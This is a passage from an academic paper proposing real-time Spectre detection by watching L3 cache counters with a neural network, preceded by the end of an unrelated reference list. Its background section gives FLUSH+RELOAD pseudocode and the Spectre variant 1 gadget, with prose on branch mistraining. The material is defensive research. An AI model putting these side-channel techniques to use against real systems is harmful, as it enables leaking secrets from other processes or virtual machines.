[2] David Costanzo, Zhong Shao, and Ronghui Gu. 2016. End-to-end verification of information-flow security for c and assembly programs. In *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation* (PLDI '16). ACM, New York, NY, USA, 648–664. ISBN: 978-1-4503-4261-2. DOI: 10.1145/2908080.2908100. http://doi.acm.org/10.1145/2908080.2908100.

[3] Dorothy E. Denning. 1976. A lattice model of secure information flow. *Commun. ACM*, 19, 5, (May 1976), 236–243. ISSN: 0001-0782. DOI: 10.1145/360051.360056. http://doi.acm.org/10.1145/360051.360056.

[4] L. Georget, M. Jaume, F. Tronel, G. Piolle, and V. V. T. Tong. 2017. Verifying the reliability of operating system-level information flow control systems in linux. In *2017 IEEE/ACM 5th International FME Workshop on Formal Methods in Software Engineering (FormaliSE)*. 2017 IEEE/ACM 5th International FME Workshop on Formal Methods in Software Engineering (FormaliSE). (May 2017), 10–16. DOI: 10.1109/FormaliSE.2017.1.

[5] Daniel Hedin and Andrei Sabelfeld. 2011. *A Perspective on Information-Flow Control*. DOI: 10.1.1.295.9015. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.295.9015.

[6] Maxwell Krohn, Alexander Yip, Micah Brodsky, Natan Cliffer, M. Frans Kaashoek, Eddie Kohler, and Robert Morris. 2007. Information flow control for standard OS abstractions. In *Proceedings of Twenty-first ACM SIGOPS Symposium on Operating Systems Principles* (SOSP '07). ACM, New York, NY, USA, 321–334. ISBN: 978-1-59593-591-5. DOI: 10.1145/1294261.1294293. http://doi.acm.org/10.1145/1294261.1294293.

[7] Xun Li, Vineeth Kashyap, Jason K. Oberg, Mohit Tiwari, Vasanth Ram Rajarathinam, Ryan Kastner, Timothy Sherwood, Ben Hardekopf, and Frederic T. Chong. 2014. Sapper: a language for hardware-level security policy enforcement. In *Proceedings of the 19th International Conference on Architectural Support for Programming Languages and Operating Systems* (ASPLOS '14). ACM, New York, NY, USA, 97–112. ISBN: 978-1-4503-2305-5. DOI: 10.1145/2541940.2541947. http://doi.acm.org/10.1145/2541940.2541947.

[8] Dejun Mu, Wei Hu, Baolei Mao, and Bo Ma. 2014. A bottom-up approach to verifiable embedded system information flow security. *IET Information Security*, 8, 1, (Jan. 1, 2014), 12–17. ISSN: 1751-8717. DOI: 10.1049/iet-ifs.2012.0342. http://digital-library.theiet.org/content/journals/10.1049/iet-ifs.2012.0342.

[9] T. Murray, D. Matichuk, M. Brassil, P. Gammie, T. Bourke, S. Seefried, C. Lewis, X. Gao, and G. Klein. 2013. seL4: from general purpose to a proof of information flow enforcement. In *2013 IEEE Symposium on Security and Privacy*. 2013 IEEE Symposium on Security and Privacy. (May 2013), 415–429. DOI: 10.1109/SP.2013.35.

[10] Andrew C. Myers. 1999. JFlow: practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (POPL '99). ACM, New York, NY, USA, 228–241. ISBN: 978-1-58113-095-9. DOI: 10.1145/292540.292561. http://doi.acm.org/10.1145/292540.292561.

[11] Andrew C. Myers and Barbara Liskov. 1997. A decentralized model for information flow control. In *Proceedings of the Sixteenth ACM Symposium on Operating Systems Principles* (SOSP '97). ACM, New York, NY, USA, 129–142. ISBN: 978-0-89791-916-6. DOI: 10.1145/268998.266669. http://doi.acm.org/10.1145/268998.266669.

[12] Andrew C. Myers and Barbara Liskov. 2000. Protecting privacy using the decentralized label model. *ACM Trans. Softw. Eng. Methodol.*, 9, 4, (Oct. 2000), 410–442. ISSN: 1049-331X. DOI: 10.1145/363516.363526. http://doi.acm.org/10.1145/363516.363526.

[13] Thomas F. J.-M. Pasquier. 2016. Towards practical information flow control and audit. UCAM-CL-TR-893. University of Cambridge, Computer Laboratory. https://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-893.html.

[14] Vineet Rajani, Iulia Bastys, Willard Rafnsson, and Deepak Garg. 2017. Type systems for information flow control: the question of granularity. *ACM SIGLOG News*, 4, 1, (Feb. 2017), 6–21. ISSN: 2372-3491. DOI: 10.1145/3051528.3051531. http://doi.acm.org/10.1145/3051528.3051531.

[15] Andrei Sabelfeld and Andrew C. Myers. 2003. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21, 2003.

[16] Geoffrey Smith. 2007. Principles of secure information flow analysis. In *Malware Detection*. Springer-Verlag, 297–307.

[17] Alexander Yip, Xi Wang, Nickolai Zeldovich, and M. Frans Kaashoek. 2009. Improving application security with data flow assertions. In *Proceedings of the ACM SIGOPS 22Nd Symposium on Operating Systems Principles* (SOSP '09). ACM, New York, NY, USA, 291–304. ISBN: 978-1-60558-752-3. DOI: 10.1145/1629575.1629604. http://doi.acm.org/10.1145/1629575.1629604.

[18] Nickolai Zeldovich, Hari Kannan, Michael Dalton, and Christos Kozyrakis. [n. d.] *Hardware Enforcement of Application Security Policies Using Tagged Memory*.

Detecting Spectre Attacks by identifying Cache Side-Channel Attacks using Machine Learning

Jonas Depoix
RheinMain University of Applied Sciences
Wiesbaden, Germany
jonas.depoix@student.hs-rm.de

Philipp Altmeyer
RheinMain University of Applied Sciences
Wiesbaden, Germany
philipp.b.altmeyer@student.hs-rm.de

ABSTRACT

The recently discovered Spectre vulnerabilities exploit design flaws in the architecture of modern CPUs and pose a threat to computer systems safety. In order to fix these vulnerabilities, changes to the architecture of current processors are necessary. Previous software mitigations are difficult to deploy and introduce considerable performance hits.

In this paper we present a real-time detection system, which identifies Spectre attacks by detecting cache side-channel attacks. Building upon previous research in the field of cache side-channel detection, we monitor Hardware Performance Counters to observe the CPUs cache activity and use a neural network to analyze the collected data. Since cache side-channels usually cause a very distinct cache usage pattern, our neural network is able to successfully identify a Spectre attack with an accuracy of over 99%, in our test environment.

CCS CONCEPTS

• **Security and privacy → Side-channel analysis and countermeasures**;

KEYWORDS

Cache Side-Channel Attacks, Spectre, Hardware Performance Counters, Machine Learning, Neural Networks, Real-time Detection

1 INTRODUCTION

The first practical implementation of a cache-based side-channel attack was presented in 2003 [52] and have evolved over the last couple of years in attacks such as EVICT+PRIME and PRIME+PROBE by Osvik et al. [43], or the more recent FLUSH+RELOAD attack by Yarom et al. [57]. Although these attacks have posed considerable threats in the past, cache-based side-channel attacks have just recently become even more relevant. This is due to the important role they play in making the Spectre and Meltdown exploits possible, which are currently having a disruptive impact on the way future CPU generations will be designed [31, 38].

While Spectre and Meltdown can only really be fixed by updating the CPUs hardware [31, 38], software solutions have been found, which are able to mitigate those attacks for the price of performance. In the case of Meltdown, KAISER was introduced by Maurice et al. [42] and implemented in Linux under the name of kernel-page table isolation (KPTI) [11]. Similar solutions have been implemented in Windows and Mac OS [27, 36]. While Spectre has proven to be a lot harder to mitigate, different solutions have been proposed for the individual spectre variants. Some solutions require editing the code of vulnerable software, which is a very costly, tedious and error-prone task [12]. Other solutions have been integrated into compilers like GCC and MSVC [40, 45, 53]. Therefore a recompilation is needed, to mitigate a software's vulnerabilities.

So in order for a user to be safe, he is required to update his operating system (Meltdown) as well as all of his software (Spectre), while being dependent on the publisher of these operating systems and software to actually provide such updates. Also the effectiveness of mitigations software publishers deploy is not always communicated transparently to the customers. Under these conditions it is likely that users are unable to update their software, simply forget to do so or are uncertain whether they are still vulnerable.

But Cloud providers and their customers are exposed to an even greater risk. Jann Horn has proven that Spectre variant 2 can be used to read memory of a guest VM running on the same KVM hypervisor as the attackers VM [25]. This means that a customer's VM is potentially vulnerable, even if its operating system and software is kept up to date, if the hypervisor or another VM running on the same last level cache (LLC) is outdated and therefore vulnerable. Since keeping the hypervisor and guest VMs up to date, is out of the control of a cloud providers customer, he has no way of being certain that his data is safe or making sure it is.

The same applies to the cloud providers. Although they should find themselves responsible for making sure their hypervisors are not vulnerable, they have no way of making sure that VMs are kept up to date. Therefore they can't prevent unpatched VMs from being a threat to other VMs.

These circumstances would make a potential real-time detection system of such attacks a valuable tool. Such a real-time detection system could identify an attacking process and terminate it immediately. Also a cloud provider could move a VM to an isolated machine, if it is suspected to have malicious intents. This way they can keep all VMs on a hypervisor save without shutting down a customer's machine. Thereby the consequences of a falsely detected attack are greatly reduced.

We believe that real-time detection of Spectre and Meltdown attacks will play a big role in keeping users safe, until these attack vectors can be shut down by proper hardware solutions. Therefore we developed a real-time detection system for Spectre using hardware performance counters and machine learning, which will be presented in this paper. Similar approaches have been used for

WAMOS2018, August 2018, Wiesbaden
© 2018 Copyright held by the owner/author(s).
This is the author's version of the work. It is posted here for your personal use. Not for redistribution. The definitive Version of Record was published in *Proceedings of WAMOS2018 4th Wiesbaden Workshop on Advanced Microkernel Operating Systems, August 2018.*

real-time detection of cache-based side-channel attacks, such as FLUSH+RELOAD [2, 6, 8, 10, 14, 26, 41, 46, 51, 58, 59]. We build upon this research and apply the proposed ideas to detect Spectre attacks. We use Hardware Performance Counters to monitor the caching behaviour of all running processes and then use a neural network to identify malicious cache activity in the collected data. In previous research neural networks have proven to introduce a lot less false positives than heuristic approaches [10]. Since falsely identifying a process as malicious could result in this process being killed, keeping the amount of false positives as low as possible is essential.

This paper is organized as follows: in Section 2 we will cover some of the necessary background information to give a better understanding of the subject. We will explain the general idea of cache-based side-channel-attacks, specifically FLUSH+RELOAD (Section 2.1) and how Meltdown and Spectre work (Section 2.4). After explaining Hardware Performance Counters in (Section 2.5), we will briefly cover the basics of neural networks (Section 2.6) and look at which findings from previous research we can apply to our work (Section 2.7). In Section 3 we will explain our approach in greater detail, by illustrating the data set we used (Section 3.1) and how we implemented our real-time detection system (Section 3.2). The results we achieved using our approach will be covered in Section 4, followed by Section 5 and Section 6 in which we will discuss about our results and the potential they offer for future research.

2 BACKGROUND

2.1 Cache-based side-channel attacks

Side-channel attacks are attacks which do not directly exploit a weakness in the implementation of a computer system, but instead observe the side-effects which are generated by this implementation and use the observed data to conclude on the systems internal ongoings. This could be through various side effects, e.g. timing information, power consumption [32] or electromagnetic leaks [1].

Cache-based side-channel attacks, also known as cache-timing attacks, are types of side-channel attacks, which evolve around exploiting the fact that loading something from a CPUs cache is a lot faster than loading it from main memory. By timing how long it takes to access a specific memory address, an attacker can conclude whether the accessed data has already been in the cache or not. This side effect can be exploited in different ways and various attacks have made use of this.

The first practical implementation of a cache-based side-channel attack was presented by Tsunoo et al. in [52], where they successfully used cache timings to attack the Data Encryption Standard (DES). The EVICT+PRIME and PRIME+PROBE attacks have been introduced by Osvik et al. and were used to attack the Advanced Encryption Standard (AES) [43]. More recently the FLUSH+RELOAD attack by Yarom et al. [57] has seen a lot of use due to its simple implementation and efficient, fast and reliable results. It has seen applications in attacking various computations such as cryptographic algorithms [7, 28, 57], kernel addressing information [22], web server function calls [60] and user input [23, 37, 48].

As explained in Section 2.4, cache-based side-channel attacks also play an important role in making the Meltdown and Spectre attacks possible. Although it would be possible to use other type of cache-based side-channel attacks, the FLUSH+RELOAD attack is frequently chosen, as suggested by the original Meltdown and Spectre implementations [31, 38].

Due to the relevance of FLUSH+RELOAD we are going to mainly focus on this attack. In the following paragraphs we will explain the FLUSH+RELOAD attack in greater detail, to provide a better understanding of how this particular attack works, as well as cache-base side-channel attacks in general.

As per usual a FLUSH+RELOAD attack involves two parties. A victim and a spy process. The victim is performing an operation, while the spy tries to get information about what the victim is doing.

In order for the FLUSH+RELOAD attack to work in this case, three preconditions have to be met. First of all the spy has to be able to synchronize with the victim. Meaning that he has to start the attack as the victim starts the cryptographic operation. He also needs to have access to an instruction which allows him to evict a specific area from the CPUs cache. Usually this only is the case, if the instruction can be called with user-level privileges. But most importantly the CPU must have a mechanism like Kernel Same-page Merging (KSM) [4] or Transparent Page Sharing (TPS) [54] enabled [10].

KSM allows processes to share pages by merging different virtual addresses into the same page, if they reference the same physical address. It thereby increases the memory density, allowing for a more efficient memory usage. KSM was first implemented in Linux 2.6.32 and is enabled by default [33].

TPS is a proprietary technology of VMware and was developed with a similar purpose in mind. It also aims at making memory usage more efficient by sharing identical pages, while having the hypervisor managing the shared pages. But besides allowing processes inside of a VM to share pages, it also enables sharing pages between VMs. In this case cross-VM attacks using FLUSH+RELOAD become feasible.

This feature used to be enabled by default, but due to justified security concerns it is disabled as of VMware ESXi version 6 [55]. Also updates for all 5.x versions disable the feature, if it is enabled [55]. This however only disables sharing pages between different VMs, while pages are still shared within VMs [55]. So although cross-VM FLUSH+RELOAD attacks exploiting TPS are mitigated this way, attacks between processes running on the same VM still pose a considerable threat.

Consequently the spy and victim process could share memory pages under these circumstances. So if the victim accesses a memory address which is mapped by a shared page, it is saved to the cache. If the spy tries to access the same address afterwards, it is already in the cache, as it was just recently accessed by the victim. Since retrieving data from cache is significantly faster than fetching it from main memory, the spy can now tell whether the requested memory address was accessed by the victim, by measuring how long it took until it was retrieved.

While this allows the spy to find out if a memory address was accessed, he can't tell when it was accessed. This is where an instruction is needed, that allows to evict specific addresses from the cache. However most modern Intel processors offer the `CLFLUSH` assembly mnemonic [44]. It is available on their Core i3, i5, i7 and

Xeon models and can be executed from user-level, which allows it to be run by an unprivileged process. By calling the `CLFLUSH` mnemonic with a memory address, the entire cache line which includes the content referenced by the address is evicted from the cache. Intel CPUs use a inclusive hierarchy, meaning that the caches of a certain level contain the content of all caches with a lower level than theirs. This entails that flushing an address from the LLC, also flushes it from all other cache levels [10].

This mechanism can be exploited by the spying process, to make sure that the memory addresses it is spying on are not already in the cache. This could be implemented by using the algorithm shown in Algorithm 1.

ALGORITHM 1: FLUSH+RELOAD [10]

Data: 0xABC is a physical address in a page shared by the spy and the victim. FLUSH_FREQUENCY is the frequency in which the spy is checking if the victim has accessed 0xABC. CACHE_ACCESS_THRESHOLD is the maximum amount of time it takes to get data from cache instead of main memory.

```
1  while spy is attacking do
2      clflush(0xABC);
3      sleep(FLUSH_FREQUENCY);
4      /* victim may or may not access 0xABC while the spy
          is sleeping                                      */
5      start_time = get_timestamp();
6      load(0xABC);
7      end_time = get_timestamp();
8      if end_time - start_time < CACHE_ACCESS_THRESHOLD then
9          /* victim has accessed 0xABC since last clflush */
10     else
11         /* victim most likely has not accessed 0xABC since
              last clflush                                 */
12     end
13 end
```

By regularly evicting the relevant memory addresses from the cache and accessing them after waiting for a given time interval (lines 2-6), the attacker can then tell if these addresses were accessed by the victim in the meantime (lines 7-12).

2.2 Out-of-Order Execution

Modern processors use out-of-order execution to maximize the utilization of all execution units of a CPU core. Rather than processing the instructions in the sequential program order, the CPU can execute subsequent instructions in parallel or even before preceding instructions. While one execution unit is busy or waiting for required resources, other execution units can run different instructions. When an instruction has been completed, it is queued in a reorder buffer. Once all preceding instructions have been executed, the instructions are committed and cleared from the reorder buffer. Eventually the instructions are retired in the specified program execution order [31, 38].

2.3 Speculative Execution

Speculative execution is widely used among several CPU microarchitectures to increase performance. When the control flow of the application depends on the result of a preceding instruction, the processor can predict the most likely path of the program and speculatively execute the next instructions. Depending on the size of the reorder buffer, speculative execution can run several hundred instructions ahead [31].

When using out-of-order and speculative execution, the processor cannot immediately determine the next instruction to execute. This can for example occur when the control flow depends on an uncached value in the physical memory, in case of a conditional or unconditional branch. Because this memory is much slower than the internal CPU registers, it can take several hundred clock cycles before the value is fetched. Instead of waiting for the value to arrive, the processor guesses the future path that the program will follow and speculatively executes instructions along the predicted path. This optimization method is called branch prediction. When the value requested from the external memory arrives, the CPU compares it with its guess. If the predicted path was wrong, the CPU discards the incorrectly executed instructions. This results in a performance equal to idling. But if the predicted path was right, the speculatively executed instructions lead to a significant performance gain [31].

A second example for speculative execution is the delay that occurs by translating the virtual memory addresses of a process to physical memory addresses. In addition to translating the memory addresses, the CPU also checks if the process has the permission to access to the requested virtual addresses. While the processor is waiting for the result of the permission check, it can speculatively execute the read and the following instructions. If the process has insufficient permissions, the CPU raises an exception and the results of the speculatively executed instructions are reverted. But similar to the aforementioned branch prediction, if the process has access to the read memory address, the speculatively executed instructions add to an increased performance [38].

Speculative execution can lead to execution of a program in incorrect ways, but the CPU is designed to revert the results of incorrect speculative executions. Therefore these errors were assumed to be safe prior to the Meltdown and Spectre attacks. But it turns out that not all side effects of speculative execution are reverted and some previously leaked information, e.g. cache contents, can survive the CPU state revision. The Spectre and Meltdown attacks exploit this flawed behaviour by recovering this leaked information from the cache [31].

2.4 Meltdown and Spectre

In [31] Kocher et al. presented two variants of the Spectre attack which exploit the prediction of conditional and unconditional branches. Meltdown [38] is a related attack which does not rely on branch prediction but exploits the out-of-order execution of instructions. When an instruction raises an exception, subsequent instructions are speculatively executed, before the exception is handled.

Meltdown relies on a vulnerability specific to Intel and ARM processors and can be mitigated by the implementation of KAISER

[42] in operating systems. On the contrary Spectre applies to vastly more CPU architectures and cannot be mitigated as effectively [31]. Because of these limitations we focus our work on the detection of Spectre attacks.

Spectre variant 1 exploits the prediction of conditional branches. The simplified example in Listing 1 shows a conditional branch that receives an unsigned integer `x` as an input. This code could be part of a function in a system call or a library where `x` is controlled by an untrusted source. In this example `array_size` is assumed to be the size of `array1` [31].

LISTING 1: Conditional Branch Example [31]

```
1 if (x < array_size)
2       y = array2[array1[x] * 4096]
```

To ensure that a malicious `x` does not access memory outside the range of `array1` the code does a bounds check. This check is crucial because an out of bounds access could trigger an exception or reveal sensitive data. In case of normal execution this program flow causes no security risks. However during speculative execution the read of `array1` could be performed before the result of the bounds check on `x` is known. As previously explained, this could happen when the value of `array_size` is not in present in the CPU cache and has to be fetched from external memory. Because the effects of the speculative read on the cache state are not reverted, an attacker could use a side channel to recover the content of the accessed memory location [31].

To perform the attack, an adversary has to run the example code in such a way that the value of a malicious `x` is selected, so that `array[x]` resolves to a secret byte `k` somewhere in the victim processes memory. Further `array_size` and `array2` have to be evicted from cache, but `k` is cached. To mistrain the CPU branch prediction, the adversary runs the code beforehand multiple times with valid values for `x`, leading the branch predictor to expect the `if` condition to be true [31].

When `array_size` is evicted from cache, reading the value results in a cache miss and causes a considerable delay before the result arrives from external memory. While one execution unit is busy waiting for the outcome of the branch condition, the CPU speculatively executes the next instructions. Because the branch predictor has been mistrained earlier to assume the condition is likely to be true, the speculative execution logic adds `x` to the address of `array1` and requests the resulting address (the location of the secret byte `k`) from memory. Since `k` is assumed to be cached during the attack, the read quickly returns the value of `k`. Subsequently the speculative execution calculates the address of `array2[`$k * 4096$`]` and attempts to read this address from memory. In the meantime the result of the branch condition may be determined at last and the processor reverts the register state due to the incorrectly speculated branch. But the speculative read from `array2` leaves traces in the cache state, depending on the address of the secret byte `k` [31].

To restore the value of `k`, the adversary determines which location in `array2` was loaded into the cache. Because the speculative execution cached `array2[`$k * 4096$`]`, the value of the secret byte `k` can be exposed using a cache side channel like FLUSH+RELOAD or PRIME+PROBE [31].

In addition to this example, Spectre variant 1 can exploit many different instruction patterns. Alternatively to the bounds check, the conditional branch could be checking a more complex safety result or an object type. Likewise the speculatively executed code could be implemented with a larger amount of instructions or could use a different method to leak the secret byte, e.g. writing a comparison result to a fixed memory location [31].

Instead of exploiting the speculative execution of conditional branches, Spectre variant 2 works by poisoning the prediction of indirect branches. When the address of an indirect branch cannot be resolved immediately, for example because of a cache miss that causes a delay, speculative execution will jump to a predicted address to continue execution. Much like the conditional branch prediction, the predicted address depends on locations taken by previous code executions [31].

So to perform an attack in Spectre variant 2, the adversary mistrains the branch predictor by jumping to malicious locations in the attacker process. Although the branch predictor is trained on the context `A` of the attacker process, the CPU makes its prediction in context `B` on the basis of training data from context `A`. Hence the adversary can misdirect speculative execution to jump to locations that would not be reached during normal program execution. This implies that arbitrary code mapped in the victims address space can be executed [31].

Since the speculative execution has side effects, e.g. the traces in the cache state exploited by Spectre variant 1, it is possible to read the memory of the victim process. In order to leak the information via a side channel, the attacker needs to locate a so-called Spectre gadget. This Spectre gadget is a code fragment, that transfers the victim's information through the side channel. This gadget could be found in a shared library that is mapped into the victim's process, without having to search in the victim's own code [31].

Depending on what state is known and can be controlled by the attacker, or where the secret information is located, plenty of other attacks are also feasible. Also for specific gadgets control over a single register, value on the stack, or memory value is sufficient for an attack [31].

2.5 Hardware Performance Counters

Most modern microprocessors are equipped with special purpose registers called Hardware Performance Counters (HPCs). These are used to count the occurrences of different kind of CPU events, e.g. clock cycles, cache hits and cache misses for each cache level or branch misses. Applications can attach to these counters of a specified event type and read the counters of a given process, thread or the entire CPU. A HPC is increased each time an event of the relevant type occurs and usually is reset to zero after its value has been read.

A common use-case for HPCs is performance profiling, where detailed information such as caching behaviour can be very valuable [3]. But as previous work has shown (see Section 2.7), they can also provide a useful metric for detecting side-channel attacks by identifying malicious cache activity. Since HPCs are implemented into the processors architecture, they can be used with an insignificant performance overhead, which makes them a good fit for real time detection. Also they can be accessed from user-level with no

privileges needed, unless the process or thread which is monitored runs with higher privileges. Therefore a detection system using HPCs wouldn't need to be run by a privileged user, which usually is favorable.

A widely used interface to Hardware Performance Counters is the Linux command-line tool `perf` [13]. This tool allows to collect, visualize, filter and aggregate data gathered through the HPCs [10]. It contains the sub-command `perf-stat` which can be used to monitor CPU events of a specified type selectively system-wide, for a target process or a target thread.

`PAPI` (Performance Application Programming Interface) is a library which provides a unified interface to Hardware Performance Counters for all CPU models (which support HPCs). While not all CPUs support the same HPCs, those collecting the same information at can be addressed using the same name.

An advantage `PAPI` has over `perf-stat` is that it has a more finely grained resolution. While `perf-stat` allows for taking multiple samples a second, the smallest interval between two consecutive samples is 100 ms [10]. On the other hand applications using `PAPI` have been used up to a maximum resolution of 3 μs, making it more than 30000 times faster [9]. Although this difference might not be as crucial for performance profiling, it can be for detecting side-channel attacks.

2.6 Neural Networks

Artificial neural networks are machine learning models inspired by the structure of the human brain. Because they are particularly good at recognizing patterns in high-dimensional data, neural networks have proven to be very effective at solving classification tasks [35].

The goal of classification is to specify which category a given input belongs to. In the case of detecting Spectre attacks the input is the collected HPC data of different processes and the two output categories are *benign* and *malicious*. Thanks to the neural networks ability to learn nonlinear relations of the input set, it is possible to reliably classify complex data without the need for manually crafted features [21].

Neural networks consist of numerous artificial neurons arranged in multiple layers. Each neuron has a value and weighted connections to neurons in the subsequent layer. The simplest network architecture is a feedforward network. Figure 1 shows a feedforward network with an input and output layer and one hidden layer. Each node in the output layer corresponds to a category. To predict a value, the network takes the inputs from the input layer, feeds it to the hidden layer and outputs the prediction at the output layer. The output node with the highest value is the predicted category. In this example the layers are *fully connected*, because each neuron of one layer is connected to every neuron of the previous layer.

To predict a result based on a given input, each neuron sums the weighted values received from all connected neurons of the previous layer and passes the result through an activation function. This activation function squashes the resulting sum to a defined range, usually between 0 and 1. The sigmoid [24] function is often used as the activation function in neural networks. In order to learn the correct mapping between input and output values, the weight of each neural connection has to be adapted.




Figure 1: Simple feedforward neural network

The learning algorithm used for fitting the weights of the neural network is called backpropagation. During the training phase, the network receives an input and predicts an output value. Then the deviation between the output and the expected value is computed. This error value is propagated backwards from the output layer to the input layer and the weights of each node are updated accordingly [21].

Thus neural networks rely on labeled training data to calculate the error of the prediction, unlike unsupervised machine learning methods. To achieve good results, a large training set is necessary [35].

2.7 Related Work

Previous research has already shown the potential HPCs have for detecting side-channel attacks.

In [10] Chiappetta et al. used HPCs to detect FLUSH+RELOAD attacks on RSA, AES and ECDSA. They implemented a daemon constantly monitoring HPCs for the number of total instructions, total CPU cycles, L2 cache hits, L3 cache misses and L3 cache total accesses [9]. Using this data they presented and compared three different methods for detecting ongoing FLUSH+RELOAD attacks. One approach used was correlation-based, while the other two were different machine learning techniques, with one of them being unsupervised and the other being supervised, using a neural network.

To train the neural network they collected data of the relevant HPCs for different kind of processes. Besides collecting data of processes running FLUSH+RELOAD attacks, they also collected data of processes running common applications like an Apache web server.

While all techniques were able to detect an attack in most cases, the machine learning approaches did cause a lot less false positives. Also the neural network approach did prove to be the most resilient when the data was noisy. This way it could more accurately detect attackers, even if the attacker tried to additionally perform unsuspicious operations to obfuscate his intentions.

Bazm et al. built upon the research of Chiappetta et al. [10] and proposed a similar solution in [6], which specifically tries to detect cross-VM side-channel attacks in an IaaS environment. They used the Gaussian anomaly detection method to analyze the data collected by the HPCs, achieving promising results. Related research focusing on detecting side-channel attacks in cloud environments has been done by Zhang et al. in [58] and Inci et al. in [26].

Another interesting application of HPCs for malware detection was proposed by Alam et al. in [2]. They also used machine learning techniques to detect the WannaCry ransomware [16] by analyzing HPC data. They were able to decrease the amount of false positives by using recurrent neural networks (RNN) with long short-term memory (LSTM) cells. These kind of networks especially excel at processing sequential data [20].

3 APPROACH

As explained in Section 2.4, Spectre is only possible through the combination of two requirements. Firstly the attacker needs to be able to access data in speculatively executed instructions, which would not be accessible during correct program execution. Secondly he needs to be able to leak the accessed data through a side-channel. Most of the mitigations which have been introduced so far mainly focus on mitigating Spectre by trying to shut down the first requirement. But this has proven to be very hard to do and impossible without considerable performance hits [49]. Therefore we introduce a solution which prevents Spectre attacks of the variants 1 and 2 by stopping the attacker from leaking the accessed data through a side-channel. If the attacker is not able to leak the accessed data, the fact that this data can be accessed during speculative execution effectively no longer poses a threat.

To do this we built upon the work of Chiappetta et al. in [10], which was covered in Section 2.7. We utilize the fact that every cache side-channel attack has observable side effects. To execute a FLUSH+RELOAD attack for example, the attacker needs to constantly flush cache lines and check if the memory has been accessed since the last flush. This means that the attacker will have to do a lot of cache accesses, of which a lot will be cache misses, in a repetitive pattern. By constantly monitoring the HPCs (Section 2.5) of a process, we therefore can reliably predict if the attacker is accessing the cache in a malicious way.

As suggested by Chiappetta et al., we use a neural network trained to find malicious activities in the collected HPC data [10]. The data set we used to train this neural network is explained in greater detail in the following section.

3.1 Data set

In order to train the supervised learning model, we created a data set consisting of HPC data collected from various benign processes and malicious Spectre implementations. These data points are respectively labeled as benign or malicious. Our approach uses performance counters attached to each process instead of accumulated readings of the entire CPU. This separation allows the model to classify each process as benign or malicious. A detection system can then take actions per process based on the predictions of the neural network. For instance the system can notify the user when an application is behaving suspiciously or kill a malicious process.

Since only a small number of performance counters can be monitored simultaneously, we selected three processor events based on the run time characteristics of the Spectre implementations. These three events are the L3 cache misses (`L3_TCM`), L3 cache accesses (`L3_TCA`) and total number of instructions (`TOT_INS`).

The L3 cache misses event (`L3_TCM`) appears to be a good indicator for detecting cache side-channels and hence Spectre attacks. As explained in Section 2.1, cache side-channels like `FLUSH+RELOAD` operate by frequently flushing a specific chunk of memory from the cache and measuring the access times of a memory read operation. Therefore the adversary process shows significantly higher cache miss rates. Flushing the cache with the `CLFLUSH` instruction propagates to all cache levels. Thus inspecting the last level cache (i.e. L3 cache) can identify intentional cache evictions.

In addition to the L3 cache misses, we chose the L3 cache accesses (`L3_TCA`) as a reference point for total cache activity. A process with a higher number of cache accesses presumably has a higher rate of cache misses. So to prevent a benign process with a large number of cache misses to be detected as a false positive the neural network learns a relation between cache misses and total cache accesses.

The total number of instructions (`TOT_INS`) was selected to account for the workload the monitored process puts on the CPU in relation to the number of cache misses. Because a malicious process typically has a short loop that repeatedly attacks a victim process, the percentage of cache misses in relation to the total number of executed instructions is likely to be higher than the rate of a benign application.

To generate the data set, we considered the following eleven scenarios:

(1) *Wordpress*: PHP based CMS with nginx as web server and MariaDB as database server [18, 19, 50]
(2) *Ghost*: Node.js based CMS with nginx as web server and MariaDB as database server [17, 29]
(3) *stress -c*: one worker process spinning on `sqrt()` [56]
(4) *stress -m*: one worker process spinning on `malloc()`/`free()` [56]
(5) *stress -i*: one worker process spinning on `sync()` [56]
(6) *Chrome*: user doing light web browsing [39]
(7) *SpectrePoc*: implementation of the Spectre variant 1 code presented in [31]
(8) SpectrePoc no `CLFLUSH`: SpectrePoc without the usage of `CLFLUSH`
(9) spectre-chrome: Spectre implementation in JavaScript [5]
(10) Spectre Check: Spectre vulnerability check for web browsers, implemented in JavaScript [34]
(11) Spectre Cross-Process: Spectre variant 2 cross-process read demo [15]

The first two scenarios are examples of server workloads. To get HPC data of a process under load, the homepages of both content management systems were repeatedly queried with 50 requests per second. The next three scenarios cause a high load on the system, but are classified as benign. The *Chrome* scenario is a representation of a casual desktop workload. The remaining five scenarios are sample implementations of Spectre variant 1 and 2. Because all common browsers have deployed updated versions with Spectre and Meltdown mitigations, the support for `SharedArrayBuffer` had to be re-enabled in Chrome to be able to execute the JavaScript based attacks. For each scenario the three aforementioned processor events were recorded separately for all corresponding processes for sixty seconds, with a precision of 100 milliseconds. Overall we collected a total of 15635 data points.

Figure 2 depicts the total L3 cache misses of the ten processes with the highest cache miss rate. The processes associated with

scenario 1 are *php-fpm7.1_2*, *php-fpm7.1_3* and *php-fpm7.1_4*. Respectively *node* corresponds to scenario 2, *stress_m* to scenario 4 and *chrome_browsing* to scenario 6. The plotted Spectre attacks *spectre*, *spectre_noflush*, *spectre_chrome* and *spectre_check* are the recorded processes for the scenarios 7 to 10. As expected, the plot indicates that the number of total cache misses is significantly higher for the Spectre processes. However the *node* process also shows a high rate of cache misses.

